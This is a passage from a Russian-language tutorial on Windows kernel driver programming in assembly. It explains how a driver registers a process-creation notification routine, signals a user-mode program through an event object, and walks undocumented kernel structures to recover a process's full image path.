mov ecx, ExEventObjectType
mov ecx, [ecx]
mov ecx, [ecx]
invoke DbgPrint, $CTA0("\nExEventObjectType: %08X\n"), ecx
popad
```

Добавив в драйвер вышеприведенный код, можно получить адрес структуры OBJECT_TYPE для объектов "событие". Для меня этот адрес оказался равным 8188C200h. Зная, что на машинах с объемом оперативной памяти 128 и более (для xp 256 и более, хотя это не точные данные) мегабайт ядро отображается в большие (по 4Мб) страницы, и зная, что на виртуальные адреса 80000000h - 9FFFFFFFh отображается физическая память по адресам 00000000h - 01FFFFFFh мы можем воспользоваться услугами PhysMemBrowser (входит в состав KmdKit). Я довольно часто им пользуюсь, т.к. иногда это значительно быстрее и удобнее чем использовать отладчик.

Итак, на виртуальный адрес 8188C200h отображен физический адрес 0188C200h. Вводим это значение в PhysMemBrowser и получаем дамп структуры OBJECT_TYPE для объектов типа "событие":




Рис. 14-2. Дамп объекта "тип"

По адресу E1007C48h можно обнаружить строку "Event", т.е. имя объекта "тип". Значения TotalNumberOfObjects (общее кол-во объектов типа "событие" в системе), TotalNumberOfHandles (общее кол-во открытых описателей объектов типа "событие" в системе), HighWaterNumberOfObjects (пиковое кол-во объектов типа "событие", существовавших в системе), HighWaterNumberOfHandles (пиковое кол-во открытых описателей объектов типа "событие" существовавших в системе) равны (выделены) 646h, 67Eh, 66Bh, 6A1h соответственно. Если щелкнуть на объекте "тип" Event в окне WinObjEx, то можно увидеть эти же самые значения, только в десятичной форме.




Рис. 14-3. Свойства объекта "тип"

Имейте в виду то, что количество объектов постоянно меняется. Я просто сделал всё в нужном порядке, поэтому у меня значения точно совпадают.

Pool Type соответствует полю PoolType, Paged Pool Usage - полю DefaultPagedPoolCharge, NonPaged Pool Usage - полю DefaultNonPagedPoolCharge, а Maintain Handle Database соответствует

полю MaintainHandleCount.

WinObjEx также покажет в удобной форме содержимое полей InvalidAttributes, GenericMapping и ValidAccessMask. Сравните с дампом и увидите, что все значения совпадают.

Надеюсь, что с объектом "тип" кое-что прояснилось. Вернемся к коду драйвера.

14.10 Продолжаем обрабатывать IOCTL_SET_NOTIFY

```
mov ecx, ExEventObjectType
mov ecx, [ecx]
mov ecx, [ecx]

invoke ObReferenceObjectByHandle, edx, EVENT_MODIFY_STATE, ecx, \
                        UserMode, addr g_pkEventObject, NULL
```

Вызываем ObReferenceObjectByHandle. Первый параметр - описатель объекта "событие", который мы получили от программы управления. Второй параметр - требуемый тип доступа. Третий - указатель на структуру OBJECT_TYPE для объектов типа "событие". Используя именно этот указатель, система будет проверять, а действительно ли описатель соответствует объекту "событие" и если да, то вернет нам в переменной g_pkEventObject ссылку на этот объект. Четвертый параметр определяет, в какой таблице описателей следует искать объект. Если это KernelMode, то будет просматриваться таблица описателей ядра (подробнее см. часть 11), а это совсем не то, что нам нужно. Если это UserMode, то система будет исследовать таблицу описателей текущего процесса, что нам и нужно. Надеюсь, вы помните, что при обработке IRP_MJ_DEVICE_CONTROL мы как одноуровневый драйвер находимся в контексте вызывающего процесса. Последний параметр функции ObReferenceObjectByHandle - это указатель на структуру OBJECT_HANDLE_INFORMATION. В DDK написано, что нам следует всегда выставлять его в NULL. Ну, вы знаете, как относиться к подобным категоричным заявлениям :) В данном случае, нам не требуется эта информация.

```
.if eax == STATUS_SUCCESS
```

Если в таблице описателей текущего процесса есть такой описатель, и он соответствует объекту "событие" и запрашиваемый тип доступа может быть предоставлен, мы получим в переменной g_pkEventObject необходимый нам указатель на объект.

```
    invoke PsSetCreateProcessNotifyRoutine, ProcessNotifyRoutine, FALSE
    mov [esi].IoStatus.Status, eax
```

Вызов функции PsSetCreateProcessNotifyRoutine заставляет систему поместить/удалить адрес нашей процедуры ProcessNotifyRoutine в/из список процедур, которые она (система) будет вызывать при создании или удалении процесса. К сожалению, этот список ограничивается восьмью членами. Если второй параметр FALSE, процедура добавляется в список, если TRUE - удаляется из списка. В DDK написано, что если драйвер успешно зарегистрировал свою процедуру, он должен оставаться в памяти до выключения системы. Для аналогичных функций PsSetCreateThreadNotifyRoutine и PsSetLoadImageNotifyRoutine это действительно так (у них вообще нет параметра Remove), но для PsSetCreateProcessNotifyRoutine нет. После снятия зарегистрированной процедуры, драйвер может быть выгружен.

```
    .if eax == STATUS_SUCCESS

        mov g_fbNotifyRoutineSet, TRUE
```

Если мы удачно зарегистрировались, выставляем глобальный флаг.

```
        mov eax, pDeviceObject
        mov eax, (DEVICE_OBJECT PTR [eax]).DriverObject
```

```
and (DRIVER_OBJECT PTR [eax]).DriverUnload, NULL
```

Делаем драйвер невыгружаемым. Это очень простой и эффективный способ предотвратить преждевременную выгрузку драйвера. Если наша программа управления (по ошибке) или кто-то другой выгрузит драйвер, то при следующем создании/удалении процесса будет вызвана процедура, находившаяся в теле драйвера… Мы не можем этого допустить.

Итак, всё прошло успешно и мы ждем момента, когда количество процессов в системе изменится. Как только это произойдет, будет вызвана наша ProcessNotifyRoutine.

14.11 Процедура ProcessNotifyRoutine

```
push eax
invoke PsLookupProcessByProcessId, dwProcessId, esp
pop peProcess
.if eax == STATUS_SUCCESS
    mov fbDereference, TRUE
.else
    invoke IoGetCurrentProcess
    mov peProcess, eax
    and fbDereference, FALSE
.endif
```

В параметре dwProcessId система передает нам идентификатор создаваемого/удаляемого процесса, а нам нужен указатель на объект "процесс". Для начала вызываем PsLookupProcessByProcessId, и если она вернет ошибку - IoGetCurrentProcess. Дело в том, что в Windows 2000 PsLookupProcessByProcessId не работает, если вызвана в контексте процесса, идентификатор которого ей передан (возможно, это так только на этапе удаления процесса - я этого не проверял). Это будет происходить при удалении процесса. При создании мы окажемся в контексте процесса-родителя. Т.о. тем или иным способом мы всё же получаем указатель на интересующий нас объект. Поскольку PsLookupProcessByProcessId увеличивает счетчик ссылок на объект, а IoGetCurrentProcess нет, используем флаг fbDereference.

```
mov eax, dwProcessId
mov g_ProcessData.dwProcessId, eax

mov eax, bCreate
mov g_ProcessData.bCreate, eax
```

Записываем в структуру PROCESS_DATA идентификатор процесса и флаг, определяющий, создается процесс или удаляется.

```
invoke memset, addr g_ProcessData.szProcessPath, 0, IMAGE_FILE_PATH_LEN
```

Готовим место для пути к образу.

```
invoke GetImageFilePath, peProcess, addr us
.if eax == STATUS_SUCCESS

    lea eax, g_ProcessData.szProcessPath
    mov as.Buffer,          eax
    mov as.MaximumLength,   IMAGE_FILE_PATH_LEN
    and as._Length,         0

    invoke RtlUnicodeStringToAnsiString, addr as, addr us, FALSE

    invoke ExFreePool, us.Buffer
```

Удачный вызов GetImageFilePath вернет нам в us.Buffer unicode-строку с полным путем к образу создавшему процесс. Преобразуем её в ansi-строку и запишем по адресу g_ProcessData.szProcessPath одним вызовом функции RtlUnicodeStringToAnsiString. Т.к.

GetImageFilePath сама выделяет буфер, то после удачного её вызова этот буфер необходимо освободить.

```
.else

    mov eax, g_dwImageFileNameOffset
    .if eax != 0
        add eax, peProcess
        invoke memcpy, addr g_ProcessData.szProcessPath, eax, 16
    .endif

.endif
```

Если нам не удается получить полный путь, то будем довольствоваться только именем процесса, извлекаемым из структуры EPROCESS. Напоминаю о том, что если длина этого имени превышает 16 символов (ansi), то оно усекается и, в этом случае, не завершается нулем. Поэтому копируем ровно 16 байт.

```
.if fbDereference
    fastcall ObfDereferenceObject, peProcess
.endif
```

Если флаг fbDereference установлен, уменьшаем счетчик ссылок на объект.

```
invoke KeSetEvent, g_pkEventObject, 0, FALSE
```

Теперь можно "посигналить" нашей программе управления. Перевод объекта "событие" в сигнальное состояние пробуждает пользовательский рабочий поток. Пробудившись, он пошлет драйверу управляющий код IOCTL_GET_PROCESS_DATA и заберет информацию о процессе.

14.12 Обрабатываем IOCTL_REMOVE_NOTIFY

Тут всё то же самое, что мы делали при обработке IOCTL_SET_NOTIFY, но наоборот.

```
invoke PsSetCreateProcessNotifyRoutine, ProcessNotifyRoutine, TRUE
mov [esi].IoStatus.Status, eax
```

Уведомления системы о создании/удалении процессов нам больше не нужны. Как я уже сказал, DDK нас обманывает, и снять уведомление всё же можно.

```
or liDelayTime.HighPart, -1
mov liDelayTime.LowPart, -1000000

invoke KeDelayExecutionThread, KernelMode, FALSE, addr liDelayTime
```

На всякий случай, чуть-чуть подождем, т.к. теоретически возможно, что как раз в этот момент система создает или удаляет какой-нибудь процесс и находится как раз в нашей процедуре ProcessNotifyRoutine. На самом деле я уверен, что такая ситуация невозможна, но для того чтобы это утверждать надо потратить некоторое время на исследования, а его как всегда не хватает. В любом случае, небольшая задержка не повредит.

```
mov eax, pDeviceObject
mov eax, (DEVICE_OBJECT PTR [eax]).DriverObject
mov (DRIVER_OBJECT PTR [eax]).DriverUnload, offset DriverUnload

.if g_pkEventObject != NULL
 invoke ObDereferenceObject, g_pkEventObject
 and g_pkEventObject, NULL
.endif
```

Теперь драйвер можно безопасно выгрузить, а счетчик ссылок на объект "событие" вернуть в прежнее состояние.

Таким образом, объект "событие" используется драйвером для взаимодействия с программой управления. Всё, что мы обсудим ниже, носит факультативный характер и прямого отношения к теме статьи не имеет.

14.13 Ищем полный путь

Хорошо, что в структуре EPROCESS присутствует имя процесса. Достать его оттуда не представляет большого труда, но было бы неплохо получить полный путь к образу файла, создавшему процесс. Сделать это гораздо сложнее. Если коротко, и я не открываю здесь Америку, то необходимо пройти по следующему маршруту: SECTION.Segment -> SEGMENT.ControlArea -> CONTROL_AREA.FilePointer -> FILE_OBJECT.FileName -> UNICODE_STRING.Buffer. Некоторые взаимосвязи этих структур показаны на рисунке 14-4.




Рис. 14-4. Некоторые взаимосвязи структур SECTION, SEGMENT, CONTROL_AREA,FILE_OBJECT и SECTION_OBJECT_POINTERS

Некоторые из этих структур документированы, некоторые нет. Но все они существуют без изменений (по крайней мере, интересующие нас поля) в Windows 2000/XP/2003. И это очень хорошо, т.к. код будет единым (почти).

Для начала нам нужен указатель на структуру SECTION, описывающую объект "секция". На эту секцию отображается исполняемый файл процесса. Будем называть этот объект базовой секцией процесса. Это самый первый объект, создаваемый при запуске процесса. В Windows 2000 (и NT4, наверное, тоже) описатель этого объекта помещается в EPROCESS.SectionHandle и его значение всегда равно 4 (с одним исключением в SP4, о чем мы поговорим позже). Мы даже не будем его там искать. На этом факте, кстати, основан хорошо известный трюк, придуманный Гари Неббеттом, когда exe-модуль может сам себя удалить с диска, вызвав в нужной последовательность несколько самых обычных API, ключевой из которых является CloseHandle(4). Как вы, наверное, догадываетесь, в Windows XP этот фокус уже не проходит, ибо описателя за номером 4 теперь нет, а значит добраться до базовой секции процесса из режима пользователя невозможно. Взамен в структуре EPROCESS появилось поле SectionObject хранящее указатель на базовую секцию процесса. В Windows Server 2003 эта традиция продолжена, но смещение поля SectionObject естественно изменилось. Нам нужно будет его найти.

Имея указатель на базовую секцию процесса, и пройдя по связям изображенным на рис. 14-4, мы можем добраться до полного пути к модулю, создавшему процесс. Для начала я проделал это путем с помощью утилиты NTObjects (http://www.smidgeonsoft.com/) рис. 14-5.




Рис. 14-5. Дампы структур SECTION, SEGMENT, CONTROL_AREA,FILE_OBJECT и SECTION_OBJECT_POINTERS

NTObjects позволяет в относительно удобной форме просмотреть все объекты, описатели которых попадают в таблицу описателей процесса. Поэтому воспользоваться её услугами для просмотра базовой секции процесса в Windows XP и выше не удастся и придется использовать какой-нибудь другой инструмент, например, SoftICE.

14.14 Процедура GetImageFilePath

Весь код, отвечающий за получение полного пути, помещен в отдельный файл ProcPath.asm. Я не настаиваю на том, что предлагаемый способ единственно возможный. В данном конкретном случае, можно было бы ограничится двумя жестко зашитыми смещениями (для XP и 2003). Но возможно, вам приходилось встречать неплохие инструменты, работающие в одной версии системы и не работающие в другой. Это результат порочной практики использования фиксированных смещений, адресов функций и т.п. Если есть малейшая возможность динамически найти какое-либо недокументированное поле структуры или не экспортируемую функцию, почему бы ни попробовать это сделать.

```
PROCESS_QUERY_INFORMATION equ 400h

mov ecx, PsProcessType
mov ecx, [ecx]
mov ecx, [ecx]

invoke ObReferenceObjectByPointer, peProcess, PROCESS_QUERY_INFORMATION, ecx, UserMode
.if eax == STATUS_SUCCESS
```

Проверим, является ли адрес, переданный нам в переменной peProcess, указателем на объект "процесс". Т.к. мы собираемся "копаться" в самых недрах системы без её разрешения, придется двигаться с максимальной осторожностью.

Реальное поведение функции ObReferenceObjectByPointer весьма значительно отличается от того, что можно найти в DDK.

Во-первых, DDK заявляет, что второй параметр должен содержать запрашиваемые права доступа к объекту. Это не так. ObReferenceObjectByPointer вообще игнорирует этот параметр и в нем можно передать что угодно. Но мы всё равно будем передавать необходимую маску доступа, т.к. поведение функции ObReferenceObjectByPointer может измениться в будущем.

Во-вторых, DDK заявляет, что третий параметр может быть указателем только на два объекта "тип", соответствующие объектам "файл" и "событие". Эти указатели можно извлечь из экспортируемых переменных IoFileObjectType и ExEventObjectType, соответственно. Это тоже не так и передавать можно указатель на любой объект "тип". И это просто замечательно, т.к. позволит нам проверять случайные указатели "на вшивость". Из 27-ми типов объектов в Windows 2000 и 29-ти в Windows XP/2003 экспортируется около 15 указателей на объекты "тип". Среди экспортируемых имеются все нужные нам, а именно: IoDeviceObjectType, PsProcessType, MmSectionObjectType, IoFileObjectType. И это тоже здорово.

В-третьих, что-то совершенно невнятное сказано про последний параметр. Мне, лично, его присутствие вообще непонятно. Обычно при обращении к объектам режим доступа имеет смысл указывать при переходе от режима пользователя к режиму ядра. Т.е. при преобразовании описателя в указатель. Например, в функции ObReferenceObjectByHandle параметр AccessMode вполне логичен. Но если у нас уже есть указатель, то зачем указывать права доступа? А воспользоваться указателем в режиме пользователя всё равно невозможно (Во всяком случае, документированными средствами. Кстати, используя Physical Memory Browser мы обратились к объекту прямо из режима пользователя). Если вы не поленитесь и загляните в дизассемблировнный листинг функции ObReferenceObjectByPointer, то убедитесь в весьма странном её поведении, в случае если параметр AccessMode = KernelMode, а именно… Если в параметре Object передать указатель на любой кусок валидной памяти, то функция, ничего не проверяя, посчитает, что это валидный указатель на тело объекта. Вычтет из этого указателя размер структуры OBJECT_HEADER, т.е. получит указатель на заголовок объекта и увеличит на единицу поле PointerCount. Т.е. функция считает, что если AccessMode = KernelMode, то уже имеющийся у нас указатель на объект был получен где-то ранее и валиден. Т.о. если AccessMode =

